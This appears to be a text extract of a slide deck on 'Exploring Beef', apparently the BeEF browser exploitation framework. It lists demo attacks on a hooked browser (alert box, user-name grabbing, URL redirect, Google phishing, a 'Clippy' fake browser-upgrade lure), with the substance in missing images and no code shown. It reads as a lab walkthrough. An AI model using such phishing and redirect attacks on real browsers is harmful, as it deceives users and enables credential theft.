


Exploring Beef






Attack!!!

Attack No. 1: Showing random alert box on web page






Attack No. 2: Getting name of users








Attack No.3: Redirect URL:








Attack No. 4 Google Phishing Attack:






Attack No. 5: Clippy Attack







Thanks for upgrading
your browser! Look
forward to a safer,
faster web!



